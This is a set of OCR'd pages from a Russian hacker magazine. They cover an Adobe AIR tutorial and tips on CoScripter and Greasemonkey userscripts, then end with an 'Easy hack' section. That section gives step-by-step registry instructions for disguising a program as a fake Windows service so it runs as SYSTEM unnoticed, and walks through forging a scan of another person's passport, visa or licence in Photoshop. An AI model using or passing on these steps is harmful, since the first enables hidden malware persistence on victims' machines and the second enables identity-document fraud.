
```
var monitor;
function onLoad() {
  var request = new air.URLRequest( "http://
www.xakep.ru/default.asp" );
  request.method = "HEAD";
  monitor = new air.URLMonitor( request );
  monitor.addEventListener(
     air.StatusEvent.STATUS, doStatus );
  monitor.start();
}
```

Обработчику событий помимо самого события передается также название функции, которое будет это событие обрабатывать (в нашем случае doStatus). От нас сейчас требуется описать ее таким образом, чтобы в случае отсутствия соединений программа делала кнопку Search неактивной и изменяла статус-иконку. Получается примерно следующий код (я привожу его с комментариями):

```
function doStatus( event ) {
  var elem = document.statusImage;

  // Если соединение доступно
  if(monitor.available == true) {
    // Отображаем иконку зеленого цвета
    // и делаем кнопку Search доступной
    elem.src = "greenLight.png";
```


Вот так просто можно сделать интерфейс iPhone'а



Устанавливать ли приложение? Стандартное диалоговое окно для AIR

```
        document.searchForm.searchButton.disabled = false;
        // Если соединение недоступно
    } else
    {
        // Отображаем иконку красного цвета
        // и отключаем кнопку Search
        elem.src = "redLight.png";
        document.searchForm.searchButton.disabled = true;
    }
}
```

Для того чтобы иметь возможность использовать функции AIR, необходимо предварительно скопировать файлы servicemonitor.swf и AIRAliases.js из папки SDK в папку с нашим проектом и подключить их в нашем Test.html. В противном случае ничего работать не будет.

```
<script src="servicemonitor.swf"
type="application/x-shockwave-
flash" />
<script type="text/javascript"
src="AIRAliases.js">
</script>
```

«Надо сказать, что помимо связки HTML/JS можно было с легкостью использовать новую технологию от Adobe — Flex, специально разработанную для создания RIA приложений»

Как видишь, основные элементы нашего приложения очень просты. Я опущу ту часть кода, которая вызывает браузер и передает значение нашего текстового поля поисковику. На диске ты найдешь полную версию приложения и убедишься, что это реализуется самым тривиальным образом. Сейчас же самое время разобраться, что делать с полученным кодом!

СОЗДАНИЕ AIR-КОНТЕЙНЕРА

Для того чтобы протестировать то, что у нас получилось, понадобится уже упоминавшаяся ранее утилита ADL (AIR Debug Launcher), которая находится в папке bin в директории с SDK. Утилита консольная, поэтому все действия производятся в командной строке. А набрать нужно всего ничего:

```
adl.exe application.xml
```

Единственный параметр — это файл-дескриптор приложения. Если вместо красивого окошка нашей программы ты получишь ошибку: «утилита adl не найдена», следует добавить путь до папки в SDK/BIN в переменную окружения PATH или же в консоли каждый раз указывать в параметрах запуска полный путь до adl.exe. Теперь можешь насладиться разработкой: отключить интернет-соединение и посмотреть, как программа грамотно среагирует на это событие.

Теперь, когда мы убедились, что все работает как надо, попробуем создать дистрибутив нашего приложения, который можно будет смело распространять среди других пользователей. Любой установочный файл AIR должен быть подписан сертификатом — таким образом проверяется подлинность приложения. Сертификат известного разработчика — это своего рода гарант качества приложения или по крайней мере отсутствия в сорцах зловредного кода. Выдать сертификат могут уполномоченные компании (например, VerySign и Thawte), но на первых порах мы можем сгенерировать его сами, воспользовавшись специальной утилитой ADT:

```
adt -certificate -cn SelfSign -ou Dev
-o "Example" -c US 2048-RSA cert.pfx
password
```

Последний параметр, передаваемый этой утилите, является паролем, который ты затем используешь во время компиляции установочного пакета. После этого образуется PFX, который и будет использоваться далее для подписи нашего приложения. Теперь можно приступать к созданию установочного пакета:

```
adt -package -storetype pkcs12 -
keystore cert.pfx xakep.air application.xml .
```

После того как мы успешно введем пароль для сертификата, мы получим заветный файлик — xakep.air. Вот его с гордостью можно распространять. После установки такого приложения у пользователя на его рабочем столе и в меню «Пуск» появится ярлык для запуска. Окно приложения будет выглядеть самым обычным образом, и вообще все, чем наше приложение будет отличаться от других, — в его основе лежит обычный HTML. Надо сказать, что помимо связки HTML/JS можно было с легкостью использовать новую технологию от Adobe — Flex, специально разработанную для создания RIA приложений. В качестве средств разработки подойдет известный среди дизайнеров Dreamweaver с установленным плагином, Adobe Flex Builder на базе мощнейшей IDE Eclipse (+ Adobe AIR plugin for Flex Builder), а также набирающая обороты интегрированная среда разработки Aptana. Все это ты, разумеется, найдешь на нашем диске. ⌶



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

СЕРФИНГ С УМОМ!

НЕСКОЛЬКО ЛОВКИХ ПРИЕМЧИКОВ ОТ РЕДАКТОРОВ «ХАКЕРА»

Подход обычного юзера: браузер — это все, что нужно для серфинга. Зачем заморачиваться с непонятными плагинами и online-сервисами, если браузер отлично показывает странички и запоминает пароли? Но мы-то с тобой знаем, каково это — проводить в Сети по 8 часов в день, когда с серфингом связана работа и общение с единомышленниками! Вот тут как раз и могут здорово помочь несколько хитрых приемчиков, которые мы для тебя подготовили.

Д Ответь мне, знаешь ли ты работу противнее, чем та, которая требует изо дня в день одних и тех же тупых механических действий типа отслеживания запросов к какому-то конкретному сайту? Думаю, вряд ли! Я бы в таком случае, если бы и не сменил работу, то уж точно задумался, как весь этот процесс можно автоматизировать, свести свое участие в действиях к минимуму. В статье «Пусть он все делает сам» (#11/07) мы уже рассказывали тебе о том, как можно запрограммировать выполнение практически любой последовательности действий на компьютере, однако в случае с работой в браузере задача сильно усложняется. Обучить упомянутые в статье программы **AutoIt** и **Automize** распознавать на HTML-страницах тэги, самим заполнять формы, передавать нужные параметры бесконечным веб-скриптам... Нет, пожалуй, это невозможно. Я всерьез задумался над этой проблемой, ежемесячно для каждого выпуска DVD-приложения к журналу вручную закачивая апдейты и заплатки для разных версий Windows. Это совсем несложно один раз, но, повторяясь каждый месяц, начинает сильно напрягать. Решение нашлось довольно быстро.

УПРОЩАЕМ РУТИННУЮ РАБОТУ В СЕТИ

В сентябре прошлого года корпорация IBM запустила новый бесплатный онлайновый сервис, решительно заявляя о том, что он сможет выполнять часть рутинной работы пользователей. Причем работы самой разнообразной, той, что пожелают сами пользователи. Смысл разработки заключался в предоставлении интерфейса, позволяющего пользователям пошагово записать последовательность действий, которые они регулярно выполняют, а также механизма, который эту последовательность будет воспроизводить. Разработанная в исследовательском центре IBM Almaden Research служба получила название **CoScripter** (services.alphaworks.ibm.com/coscripter). Для задания последовательности действий теоретически можно использовать специальный скриптовый язык. Однако к такому геморройному методу едва ли кто-то прибегает, потому как намного удобнее процесс так называемого демонстрационного обучения. Ты показываешь CoScripter то, что нужно сделать, и уже в следующий раз он все повторяет сам. Другой вопрос: как ему это показать? Для того чтобы упростить процесс и сделать его наиболее прозрач-

ным для пользователя, разработчики создали специальный плагин для Firefox. После авторизации на сервисе и установки плагина в правом нижнем углу браузера появляется значок CoScipter'а. Кликнув по нему, ты увидишь специальную панель сервиса, где отображаются собственно разработанные и релевантные скрипты, а также сценарии, рекомендуемые создателями ресурса. Для того чтобы записать свой собственный макрос, необходимо нажать на кнопку **New**, далее — **Record**, после чего в нужной вкладке браузера начать выполнять действия, требующие автоматизации. Например, часть задачи, описанной мной выше, можно решить так: вызвать Google, набрать в поле поиска «microsoft download», перейти по первому линку, нажать на сайте Microsoft кнопку Advanced search, выбрать категорию Windows Updates и режим отображения результатов по 50 элементов на странице, после чего начать поиск. В это время в панели CoScripter будут отображаться все новые и новые шаги сценария. Результатом будет следующий код:

```
Windows Updates
    • go to "www.google.com"
    • enter "microsoft downloads" into the "Google Search"
textbox
    • click the "Google Search" button
    • click the "Microsoft Download" link
    • click the "Advanced Search" link
    • select "Windows Security & Updates" from the
"Category:"'s "Category:" listbox
    • select "50" from the "Results Per Page:" listbox
    • click the "Results Per Page:"'s "Go" button
```

Полученному сценарию можно дать имя и сохранить его в базе данных, причем пользователь может поставить пометку Private, для того чтобы запретить доступ к нему другим участникам сервиса. Все! Теперь этот скрипт легко вызвать прямо из панели браузера.
Конечно, я привел очень примитивный пример, но даже его вполне достаточно для демонстрации возможностей этой замечательной разработки. А способна она на многое! Можно, например, проверять электронную почту, автоматизировать поиск билетов на многочисленных сайтах авиакомпаний, записать последовательность действий для того, чтобы добраться до сильно спрятанного внутреннего раздела сайта (если сделать это напрямую из URL не получается, скажем, из-за antileach-системы). Таким образом, юзеры могут избежать постоянного повторения рутинных операций вручную. Открытые скрипты интегрируются в wiki-ресурс и могут применяться несколькими пользователями совместно. Кстати говоря, перед тем как приступать к разработке своего собственного скрипта, нелишним будет проверить, не опередил ли кто-нибудь тебя. База сохраненных сценариев постоянно растет.

УЛУЧШАЕМ СТРАНИЦЫ СО СТОРОНЫ КЛИЕНТА!

Приходила ли тебе в голову мысль о том, что часто посещаемый тобой сайт можно было бы улучшить, добавив ему функциональности, о которой разработчики, возможно, даже и не задумываются? Сказать по правде,

Полезные скрипты для Greasemonkey

Linkify ting
http://userscripts.org/scripts/show/2254
Очень часто ссылки, ведущие на исходящие ресурсы, не обозначаются тэгом <a href> (чтобы в переменных окружениях не афишировать,откуда перешел пользователь). Этот очень простой скрипт просматривает HTML-код, ищет по шаблону кусочки текста, похожие на ссылки, и оформляет их соответствующим образом.

LJ Instant Comment
http://userscripts.org/scripts/show/1166
Сценарий позволяет оставлять комментарий на пост в LiveJournal, не переходя с текущей страницы. После нажатия «Оставить комментарий» появляется всплывающая панелька, где ты можешь быстро и удобно оставить свой коммент.

Google Thumbnails
http://userscripts.org/scripts/show/1862
Добавляет графическую превьюшку для каждой страницы в результатах поиска Google.

Videoembed
http://userscripts.org/scripts/show/7686
Позволяет закачать видео с большинства видеохостигов, включая YouTube, Google Video, Vimeo (всего 21 сервис).

Rutube Downloader
http://userscripts.org/scripts/show/12265
К сожалению, Videoembed не дружит с отечественным Rutube, но этот скрипт способен исправить положение.

LookItUp2
http://userscripts.org/scripts/show/7715
С помощью этого скрипта можно быстро найти информацию в Wikipedia или любом другом источнике, просто выделив нужное слово на текущей странице.

Folders4Gmail
http://userscripts.org/scripts/show/8810
Сценарий предназначен для тех, кто так и не привык к системе меток в Gmail и хочет использовать привычную иерархию папок-каталогов.

Gmail Beautifier 2.3
http://userscripts.org/scripts/show/8212
Скрипт прячет всю рекламу в Gmail, расширяет поле письма, удаляет слово beta из логотипа и всячески улучшает веб-морду почтовика, добавляя пару полезных кнопочек.


Gmail Addons
http://userscripts.org/scripts/show/19956
Это еще один скрипт, который значительно расширяет интерфейс Gmail, интегрируя его с Google Calendar.

RSS+Atom Feed Subscribe Button Generator
http://userscripts.org/scripts/show/688
Если в коде страницы где-то прописана ссылка на RSS/ATOM-фид, то этот скрипт тут же выдаст линк для твоего агрегатора.

LJ Thread Unfolder
http://userscripts.org/scripts/show/5552
LJ Thread Unfolder предназначен для нашего любимого ЖЖ и нужен для того, чтобы открывать все ветки комментариев в одном месте (по умолчанию каждую ветку нужно открыть вручную).

Google Ad Remover
http://userscripts.org/scripts/show/1731
Сценарий удаляет рекламу со страниц результатов поиска Google.

Userscripts.org Rank by Popularity
http://userscripts.org/scripts/show/11676
А этот простенький скрипт упростит поиск популярных (а значит, полезных) скриптов на сайте Userscripts.org. Чем популярнее скрипт, тем больше соответствующих иконок будет рядом с ним отображаться.



Пишем скрипт...

Настройки скриптов для «обезьянки»

меня такие идеи посещают постоянно. Ну, скажем, здорово было бы, если во время просмотра гаджетов в отдельной ненавязчивой панельке выводился бы список с наиболее выгодными предложениями в онлайн-магазинах. Сложно? Да ничего подобного, идея более чем реализуемая и для этого даже не придется ничего изобретать!
Для того чтобы воплотить замысел в жизнь, опять-таки понадобится Firefox, хотя подойдет и любой другой браузер, построенный на движке Gecko, например Epiphany или Mozilla Suite. Именно с ними совместимо специальное расширение **Greasemonkey** (www.greasespot.net), которое позволяет изменять просматриваемые страницы буквально на лету. Вернее, сам аддон никоим образом их не трогает, и после его установки ты ничего не заметишь. Но он позволяет запускать Java-скрипты, которые как раз и производят все изменения! Их можно использовать, чтобы исправлять ошибки в визуализации какого-либо ресурса или чтобы подгонять его под себя, а можно добавить ему новую функциональность или комбинировать данные с нескольких ресурсов. Все зависит только от твоей фантазии! При этом все изменения, вносимые скриптами для Greasemonkey, будут казаться частью оригинальной веб-страницы. Вот лишь несколько примеров того, что можно сделать:

- совмещать Gmail и Google reader, чтобы вместе с письмами показывались RSS-подписки;
- отображать список предложений с ценами при просмотре какого-либо товара в инете;
- удалять рекламу со множества сайтов, включая назойливые popup'ы и текстовую рекламу Google;
- автоматически заполнять формы;
- связывать контент страницы с коррелированной информацией с других ресурсов;
- сохранять FLV с youtube.com и аналогов одним кликом мыши.


ЧТО ТАКОЕ СКРИПТ?

Пользовательский скрипт (сценарий) — это просто часть программного кода на языке **JavaScript**, которая рассказывает Greasemonkey, где и когда она должно быть запущена. Каждый пользовательский скрипт предназначен для конкретной страницы, сайта или группы сайтов, при этом он может сделать все, на что способен JavaScript. По сути, он может делать даже больше, потому что Greasemonkey предоставляет специальные функции, которые доступны только для подобных сценариев.
Скрипты можно как выбрать из огромнейшего депозитария, так и написать самому. Давай сначала разберемся с первым вариантом. Наибольшая коллекция скриптов, написанная разными людьми для решения самых разнообразных задач, располагается по адресу userscripts.org. Объясняю, как это работает: сначала ты устанавливаешь саму Greasemonkey, после чего заходишь на сайт userscripts.org, выбираешь нужный скрипт и жмешь прямо на страничке кнопку Install this script. Вот и все: браузер сам поймет, что ты хочешь задействовать этот сценарий. Я, например, установил скрипт для быстрой загрузки видео на ресурсе в vkontakte.ru и сценарий для раскрытия всех веток комментариев в ЖЖ.


ПИШЕМ СКРИПТ САМИ!


Хорошим подспорьем в деле написания скриптов для Greasemonkey является книжка «Dive into Greasemonkey» (www.diveintogreasemonkey.org). Книга, некогда опубликованная авторитетным издательством O'Reilly, сейчас распространяется в инете абсолютно бесплатно. Единственная проблема в том, что часть информации в ней уже устарела, поэтому книгу рекомендую использовать только в качестве основы. В большей степени понадобится информация о JavaScript, потому как любой сценарий для Greasemonkey разрабатывается именно на этом языке. Обязательное условие для любого скрипта — это формат имени, со-

Процесс записи своего макроса с помощью CoScripter



Выбираем макрос для воспроизведения





Плагин Firebug — лучшее средство для отладки JS-сценариев, в том числе для Greasemonkey

стоящий из имени скрипта и суффикса .user.js. Файлы, не отвечающие этому критерию, «обезьянка» попросту не признает. Для того чтобы показать, как выглядит скрипт, напишем простенький сценарий, который при посещении страницы будет выводить всплывающее окошко с надписью «**Hello, world!**». Он будет состоять из одной строчки на JavaScript:

```
alert("Hello, world!");
```

Сохраняем файл, например, в hello.user.js и drag'n'drop'ом переносим его в окно Firefox'a. Greasemonkey моментально унюхает приготовленное ей лакомство и предложит установить сценарий. Повода отказываться я не вижу. По умолчанию скрипт применяется для всех сайтов сразу, поэтому всплывающее окошко ты увидишь при посещении любого сайта. Сделать так, чтобы скрипт выполнялся при посещении строго определенных ресурсов, можно, указав так называемые метаданные.

```
// @name              Наш пример!
// @namespace         http://youngpup.net/
userscripts
// @description       Выводит окошко с сооб-
щением
// @include    http://xakep.tld/*
// @include    http://www.xakep.tld/*
// ==/UserScript==
alert("Hello, world!");
```

Думаю, смысл каждой из переменных метаданных понятен из названия. Единственное, что необходимо отметить, — во время описания области действия скрипта мы использовали звездочку, обозначающую любой символ, а также служебную последовательность tld (top level domain), указывающую на то, что вместо нее может стоять обозначение любого домена первого уровня (.com, .ru и т.д.).
Важно понять, что Greasemonkey инжектирует скрипт внутрь страницы, как если бы он был вставлен туда веб-мастером во время разработки страницы. Поэтому возможности таких скриптов фактически ничем не ограничены, хотя некоторые нюансы все-таки есть. Учить JavaScript'у мы тебя сейчас, естественно, не будем (обрати внимание на выносы, где приведены ссылки на качественные мануалы для начинающих). Но еще один пример обязательно рассмотрим.
Осознав когда-то, что я не в состоянии синхронизировать закладки между всеми своими компьютерами, я стал использовать для их хранения небезызвестный онлайн-сервис del.icio.us. Отличный ресурс всем меня устраивал, за исключением того, что среди букмарков нередко попадались посторонние рекламные линки. Ну что ж, надо было пробовать от них избавиться! После беглого изучения страницы стало ясно, что спонсорские линки размещаются в блоке <div>.. <div>, относящемся к классу sponsored. Следовательно, для того чтобы удалить их, нужно было всего ничего — найти все такие блоки и в параметрах отображения сделать их невидимыми. Весь скрипт состоит из одной строчки кода на JS:

```
// ==UserScript==
// @name          del.icio.us ads remover
// @namespace     http://www.xakep.com.com
// @description   Скрипт удаляет рекламу с del.icio.us
// @include       http://del.icio.us/*
// ==/UserScript==
document.getElementById("sponsored").style.display
= "none";
```


СПОСОБЫ ОТЛАДКИ СЦЕНАРИЯ

Написать сложный скрипт без единой ошибки и так, чтобы он сразу заработал, почти нереально. Поэтому скрипт, хочешь ли ты того или нет, придется отлаживать. Но вот загвоздка: по умолчанию никаких сообщений об ошибках не выводится, и даже встроенная в Mozilla Firefox консоль JavaScript будет молчать как партизан. Для того чтобы включить отображение всех ошибок, необходимо вызвать конфиг браузера (набрав в адресной строке **about:config**) и задать для параметров javascript.options.showInConsole и javascript.options.strict значение true. Помимо этого можно использовать функции GM_log или замечательный плагин для отладки **Firebug** (www.getfirebug.com). В последнем случае в нужных местах скрипта необходимо поставить следующую строчку кода:


```
unsafeWindow.console.log("Link: %o",
document.links[0])
```

ДУМАЙ

В нижней части сайта www.userscripts.org приведена замечательная фраза: «Because it's your web». Потому что это твой веб! Не какого-то там дяди, а твой! Ты вправе сам выбирать, в каком виде получать информацию, как делать это более эффективно. А теперь ты знаешь, как это реализовать!



warning
В депозитарии скриптов для «обезьянки» встречаются вредоносные скрипты, являющиеся модификациями вполне безопасных и полезных сценариев, но с вкраплениями кода, которые воруют твои cookie. Будь осторожен!



links
wiki.greasespot.net — домашняя страница Greasmonkey.

www.w3schools.com/js/default.asp — отличный мануал по JavaScript для новичков.

http://101out.com/jss.php — видеоуроки от гуру по JS.



info
Помимо CoScripter для Firefox существует другой аналогичный плагин — iMacros. Ищи его на addons.mozilla.org.

Greasemonkey и Opera

Несмотря на то, что расширение Greasemonkey предназначено для браузеров, построенных на движке Gecko, разработанные для него скрипты можно использовать и в Opera! Дружно говорим спасибо разработчикам этого замечательного браузера, которые включили в состав своего продукта самые важные функции и в том числе поддержку сторонних скриптов! Как это использовать? Сохраняем нужный JS-скрипт в отдельную папку, после этого, находясь на сайте, где его нужно применить, кликаем в контекстном меню на «Изменить настройки узла...». Появляется окошко с несколькими вкладками, из которых выбираем «Сценарии» и в нижней форме «Файлы пользователя JavaScript» указываем папку со скриптом. Вот, собственно, и все!





ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /

№1


ЗАДАЧА: ОСУЩЕСТВИТЬ НЕСТАНДАРТНУЮ АВТОЗАГРУЗКУ.

РЕШЕНИЕ:

Одними из первых при запуске системы стартуют сервисы. Создадим фейковую службу для автозагрузки нашей проги.

Для начала определимся, чем отличается обычное win-приложение от сервиса?

Сервис имеет определенную структуру, должен откликаться на управляющие команды (запуск, остановка, пауза, продолжение работы) и сообщать о своем состоянии (работает, остановлен и т.д.). Есть несколько способов запустить приложение как службу Windows: от написания и использования



Готовый сервис

полноценного сервиса до запуска любой проги как сервиса при помощи instsrv.exe и srvany.exe из Windows Resource Kit. Рассмотрим один из вариантов.

1. Копируемся в системный каталог, называемся как-нибудь мутно, например, «csrsc.exe».

2. Регистрируемся в реестре. Создаем раздел под свой сервис: [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Csrsc]

3. Создаем строковый параметр (REG_SZ) с именем «Description». В качестве значения необходимо в паре предложений описать, чем занимается сервис. Нет, не надо писать туда «обычный троян» и т.п., а лучше посмотреть описания стандартных Майкрософтовских сервисов и вбить что-то похожее.

4. Следующий строковый параметр «DisplayName». Так будет выглядеть дружественное пользователю название службы. Значение «CSRsc-клиент» вполне подойдет.

5. Далее, REG_SZ «ObjectName». Ставим значение «LocalSystem» для запуска от имени SYSTEM.

6. Создаем и оставляем пустыми параметры типа REG_MULTI_SZ «DependOnGroup» и «DependOnService».

7. Параметр REG_SZ «ImagePath2» заполняем как «%SystemRoot%\csrsc.exe». Это и есть наш экзешник запускаемого сервиса.

8. Определяем тип загрузки нашей службы. Добавляем REG_DWORD «Start» со значением «2», что соответствует загрузке вместе с системой, но после драйверов. В «Службах» отображается как «авто». REG_DWORD параметр «ErrorControl» ставим в «1», REG_DWORD параметр «Type» ставим в 120 (0x00000120).

Итак, мы попытались закосить под сервис, но если пользователь и не заметит подвоха, то Винда при загрузке службы понимает, что подсунули ей никакой не сервис. Однако проверка идет больше 20 секунд (пользователь ничего не видит), и мы спокойно копируемся во второй файл, например в WINDOWS\csrsc.exe (в автозагрузке у нас как служба прописан WINDOWS\system32\csrsc.exe), запускаем его (второй файл), завершая наш фейковый сервис. В итоге имеем в процессах нашу прогу csrsc.exe, запущенную от имени пользователя SYSTEM.

№2

ЗАДАЧА: ЗАМУТИТЬ ЛЕВЫЙ СКАН

РЕШЕНИЕ:

Не будем вдаваться в подробности, откуда у нас чужой паспорт/виза/права/etc., а приступим к работе. Воспользуемся небезызвестной прогой Adobe Photoshop любой версии. Подделать скан можно разными путями, я опишу наиболее простой и не требующий особых знаний или умений в работе с фотошопом.

1. Делаем резервную копию и перетаскиваем скан в фотошоп (либо Файл → Открыть).

2. Допустим, необходимо поменять имеющиеся имя и фамилию на желаемые данные «Vasia Vasechkin» в иностранной визе/паспорте. Выбираем из имеющегося в скане текста нужные нам символы. Данные заполняются шрифтом одного стиля, поэтому можно набирать со скана любые буквы. Жмем «Z», увеличивая масштаб до максимума. Выбираем инструмент

Лассо (клавиша «L») и попиксельно обводим букву. Здесь надо обратить внимание на то, что текст не может быть идеален, поэтому внимательно обводим пиксели, отличающиеся от фона. Выделение считается законченным, когда совмещены начало и конец.
3. Копируем выделенное на новый слой. Выбираем Слой → Новый → «Скопировать на новый слой» (Ctrl+J). То же самое делаем с каждой буквой по очереди, пока не наберем все необходимые для составления нужных имени и фамилии символы.
Каждая буква должна располагаться на отдельном слое, которые перечислены на панельке справа внизу. После каждого копирования щелкаем по значку глаза слева от имени слоя (либо Слой → Спрятать_слой, — он становится невидимым) и переходим на основной слой со сканом, кликая по нему мышью.
4. Затираем старые данные. От того, насколько хорошо вырезаны буквы и затерт старый текст, зависит качество нашей работы. Поэтому не ленимся, копируем пикселы, окружающие буквы на скане, и вставляем их на сами буквы. Жмем «M» (инструмент «Прямоугольная область»), обводим пиксел фона, жмем <Ctrl+C>, обводим пиксел на букве, жмем < Ctrl+V>. Стараемся сохранить переход цвета из одного тона в другой, контуры водяных знаков, различные полосы.
